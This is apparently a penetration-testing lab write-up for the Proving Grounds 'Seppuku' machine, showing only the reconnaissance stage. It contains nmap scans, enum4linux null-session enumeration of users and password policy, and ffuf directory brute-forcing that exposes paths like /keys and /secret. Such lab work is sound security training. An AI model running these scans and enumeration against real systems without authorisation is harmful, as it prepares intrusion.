Seppuku - ProvingGrounds

Enumeration :

nmap :-

```
Command Used :- sudo nmap seppuku.pg -v

Output :-

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 21:22 IST
Initiating Ping Scan at 21:22
Scanning seppuku.pg (192.168.250.90) [4 ports]
Completed Ping Scan at 21:22, 0.24s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:22
Scanning seppuku.pg (192.168.250.90) [1000 ports]
Discovered open port 445/tcp on 192.168.250.90
Discovered open port 21/tcp on 192.168.250.90
Discovered open port 139/tcp on 192.168.250.90
Discovered open port 22/tcp on 192.168.250.90
Discovered open port 80/tcp on 192.168.250.90
Increasing send delay for 192.168.250.90 from 0 to 5 due to 115 out of 383 dropped probes since last increase.
Discovered open port 8088/tcp on 192.168.250.90
Completed SYN Stealth Scan at 21:22, 23.68s elapsed (1000 total ports)
Nmap scan report for seppuku.pg (192.168.250.90)
Host is up (0.22s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8088/tcp open  radan-http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 24.13 seconds
           Raw packets sent: 1744 (76.712KB) | Rcvd: 1009 (40.384KB)
```

```
Command used : sudo nmap -p- seppuku.pg -v -sV

Output :-

[sudo] password for maskman:

Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-04 21:48 IST
NSE: Loaded 45 scripts for scanning.
Initiating Ping Scan at 21:48
Scanning seppuku.pg (192.168.250.90) [4 ports]
Completed Ping Scan at 21:48, 0.25s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:48
Scanning seppuku.pg (192.168.250.90) [65535 ports]
Discovered open port 80/tcp on 192.168.250.90
Discovered open port 21/tcp on 192.168.250.90
Discovered open port 22/tcp on 192.168.250.90
Discovered open port 139/tcp on 192.168.250.90
Discovered open port 445/tcp on 192.168.250.90
Scanning 8 services on seppuku.pg (192.168.250.90)
Completed Service scan at 22:10, 32.00s elapsed (8 services on 1 host)
NSE: Script scanning 192.168.250.90.
Initiating NSE at 22:10
Completed NSE at 22:10, 2.41s elapsed
Initiating NSE at 22:10
Completed NSE at 22:10, 2.23s elapsed
Nmap scan report for seppuku.pg (192.168.250.90)
Host is up (0.22s latency).
Not shown: 65527 closed ports
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.3
22/tcp   open  ssh           OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp   open  http          nginx 1.14.2
139/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
7080/tcp open  ssl/empowerid LiteSpeed
7601/tcp open  http          Apache httpd 2.4.38 ((Debian))
8088/tcp open  http          LiteSpeed httpd
Service Info: Host: SEPPUKU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1313.52 seconds
           Raw packets sent: 73814 (3.248MB) | Rcvd: 476102 (64.419MB)
```

enum4linux :-

```
Command Used : enum4linux -a seppuku.pg

Output :

Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Aug  4 21:24:28 2021

 ==========================
|    Target Information    |
 ==========================
Target ........... seppuku.pg
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ==================================================
|    Enumerating Workgroup/Domain on seppuku.pg    |
 ==================================================
[+] Got domain/workgroup name: WORKGROUP

 ==========================================
|    Nbtstat Information for seppuku.pg    |
 ==========================================
Looking up status of 192.168.250.90
        SEPPUKU         <00> -         B <ACTIVE>  Workstation Service
        SEPPUKU         <03> -         B <ACTIVE>  Messenger Service
        SEPPUKU         <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
        WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00
 ===================================
|    Session Check on seppuku.pg    |
 ===================================
[+] Server seppuku.pg allows sessions using username '', password ''

 =========================================
|    Getting domain SID for seppuku.pg    |
 =========================================
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ====================================
|    OS information on seppuku.pg    |
 ====================================
Use of uninitialized value $os_info in concatenation (.) or string at ./enum4linux.pl line 464.
[+] Got OS info for seppuku.pg from smbclient:
[+] Got OS info for seppuku.pg from srvinfo:
        SEPPUKU        Wk Sv PrQ Unx NT SNT Samba 4.9.5-Debian
        platform_id     :       500
        os version      :       6.1
        server type     :       0x809a03

 ===========================
|    Users on seppuku.pg    |
 ===========================
Use of uninitialized value $users in print at ./enum4linux.pl line 874.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 877.

Use of uninitialized value $users in print at ./enum4linux.pl line 888.
Use of uninitialized value $users in pattern match (m//) at ./enum4linux.pl line 890.

 =======================================
|    Share Enumeration on seppuku.pg    |
 =======================================

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        IPC$            IPC       IPC Service (Samba 4.9.5-Debian)
SMB1 disabled -- no workgroup available

[+] Attempting to map shares on seppuku.pg
//seppuku.pg/print$     Mapping: DENIED, Listing: N/A
//seppuku.pg/IPC$       [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*

 ==================================================
|    Password Policy Information for seppuku.pg    |
 ==================================================


[+] Attaching to seppuku.pg using a NULL share

[+] Trying protocol 139/SMB...

[+] Found domain(s):

        [+] SEPPUKU
        [+] Builtin

[+] Password Info for Domain: SEPPUKU

        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: 37 days 6 hours 21 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: 37 days 6 hours 21 minutes


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 5


 ============================
|    Groups on seppuku.pg    |
 ============================

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 =====================================================================
|    Users on seppuku.pg via RID cycling (RIDS: 500-550,1000-1050)    |
 =====================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-1800040000-2589740123-1483388600
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
```

```
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
S-1-5-32-523 *unknown*\*unknown* (8)
S-1-5-32-524 *unknown*\*unknown* (8)
S-1-5-32-525 *unknown*\*unknown* (8)
S-1-5-32-526 *unknown*\*unknown* (8)
S-1-5-32-527 *unknown*\*unknown* (8)
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)
S-1-5-32-1000 *unknown*\*unknown* (8)
S-1-5-32-1001 *unknown*\*unknown* (8)
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
S-1-5-32-1030 *unknown*\*unknown* (8)
S-1-5-32-1031 *unknown*\*unknown* (8)
S-1-5-32-1032 *unknown*\*unknown* (8)
S-1-5-32-1033 *unknown*\*unknown* (8)
S-1-5-32-1034 *unknown*\*unknown* (8)
S-1-5-32-1035 *unknown*\*unknown* (8)
```


```
S-1-5-32-1036 *unknown*\*unknown* (8)
S-1-5-32-1037 *unknown*\*unknown* (8)
S-1-5-32-1038 *unknown*\*unknown* (8)
S-1-5-32-1039 *unknown*\*unknown* (8)
S-1-5-32-1040 *unknown*\*unknown* (8)
S-1-5-32-1041 *unknown*\*unknown* (8)
S-1-5-32-1042 *unknown*\*unknown* (8)
S-1-5-32-1043 *unknown*\*unknown* (8)
S-1-5-32-1044 *unknown*\*unknown* (8)
S-1-5-32-1045 *unknown*\*unknown* (8)
S-1-5-32-1046 *unknown*\*unknown* (8)
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-21-1800040000-2589740123-1483388600 and logon username '', password ''
S-1-5-21-1800040000-2589740123-1483388600-500 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-501 SEPPUKU\nobody (Local User)
S-1-5-21-1800040000-2589740123-1483388600-502 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-503 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-504 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-505 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-506 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-507 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-508 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-509 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-510 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-511 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-512 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-513 SEPPUKU\None (Domain Group)
S-1-5-21-1800040000-2589740123-1483388600-514 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-515 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-516 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-517 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-518 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-519 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-520 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-521 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-522 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-523 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-524 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-525 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-526 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-527 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-528 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-529 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-530 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-531 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-532 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-533 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-534 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-535 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-536 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-537 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-538 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-539 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-540 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-541 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-542 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-543 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-544 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-545 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-546 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-547 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-548 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-549 *unknown*\*unknown* (8)
```

```
S-1-5-21-1800040000-2589740123-1483388600-550 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1000 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1001 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1002 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1003 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1004 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1005 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1006 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1007 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1008 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1009 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1010 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1011 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1012 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1013 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1014 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1015 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1016 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1017 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1018 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1019 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1020 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1021 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1022 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1023 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1024 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1025 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1026 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1027 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1028 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1029 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1030 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1031 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1032 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1033 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1034 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1035 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1036 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1037 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1038 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1039 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1040 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1041 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1042 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1043 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1044 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1045 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1046 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1047 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1048 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1049 *unknown*\*unknown* (8)
S-1-5-21-1800040000-2589740123-1483388600-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\seppuku (Local User)
S-1-22-1-1001 Unix User\samurai (Local User)
S-1-22-1-1002 Unix User\tanto (Local User)

 ===========================================
|    Getting printer info for seppuku.pg    |
 ===========================================
No printers returned.


enum4linux complete on Wed Aug  4 21:39:16 2021
```


```
Enumerated Users : Seppuku, Samurai, Tanto
```

Port 7601 :-

Site on port 7601 :-



Port 8088 :-



Directory Enumeration :

ffuf

```
┌──(maskman㉿machine)-[~]
└─$ ffuf -c -u http://seppuku.pg:7601/FUZZ -w /home/maskman/Documents/dirbuster/directory-
```

```
list-1.0.txt
1 ×

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://seppuku.pg:7601/FUZZ
 :: Wordlist         : FUZZ: /home/maskman/Documents/dirbuster/directory-list-1.0.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

# Copyright 2007 James Fisher [Status: 200, Size: 171, Words: 8, Lines: 9]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 171, Words: 8, Lines: 9]
#                       [Status: 200, Size: 171, Words: 8, Lines: 9]
# directory-list-1.0.txt [Status: 200, Size: 171, Words: 8, Lines: 9]
#                       [Status: 200, Size: 171, Words: 8, Lines: 9]
# This work is licensed under the Creative Commons  [Status: 200, Size: 171, Words: 8, Lines: 9]
                        [Status: 200, Size: 171, Words: 8, Lines: 9]
#                       [Status: 200, Size: 171, Words: 8, Lines: 9]
# on atleast 2 host.  This was the first draft of the list. [Status: 200, Size: 171, Words: 8, Lines: 9]
# Unordered case sensative list, where entries were found  [Status: 200, Size: 171, Words: 8, Lines: 9]
t                       [Status: 301, Size: 311, Words: 20, Lines: 10]
#                       [Status: 200, Size: 171, Words: 8, Lines: 9]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 171, Words: 8, Lines: 9]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 171, Words: 8, Lines: 9]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 171, Words: 8, Lines: 9]
f                       [Status: 301, Size: 311, Words: 20, Lines: 10]
database                [Status: 301, Size: 318, Words: 20, Lines: 10]
a                       [Status: 301, Size: 311, Words: 20, Lines: 10]
h                       [Status: 301, Size: 311, Words: 20, Lines: 10]
r                       [Status: 301, Size: 311, Words: 20, Lines: 10]
w                       [Status: 301, Size: 311, Words: 20, Lines: 10]
e                       [Status: 301, Size: 311, Words: 20, Lines: 10]
c                       [Status: 301, Size: 311, Words: 20, Lines: 10]
d                       [Status: 301, Size: 311, Words: 20, Lines: 10]
q                       [Status: 301, Size: 311, Words: 20, Lines: 10]
keys                    [Status: 301, Size: 314, Words: 20, Lines: 10]
production              [Status: 301, Size: 320, Words: 20, Lines: 10]
secret                  [Status: 301, Size: 316, Words: 20, Lines: 10]
:: Progress: [141708/141708] :: Job [1/1] :: 183 req/sec :: Duration: [0:13:01] :: Errors: 0 ::
```

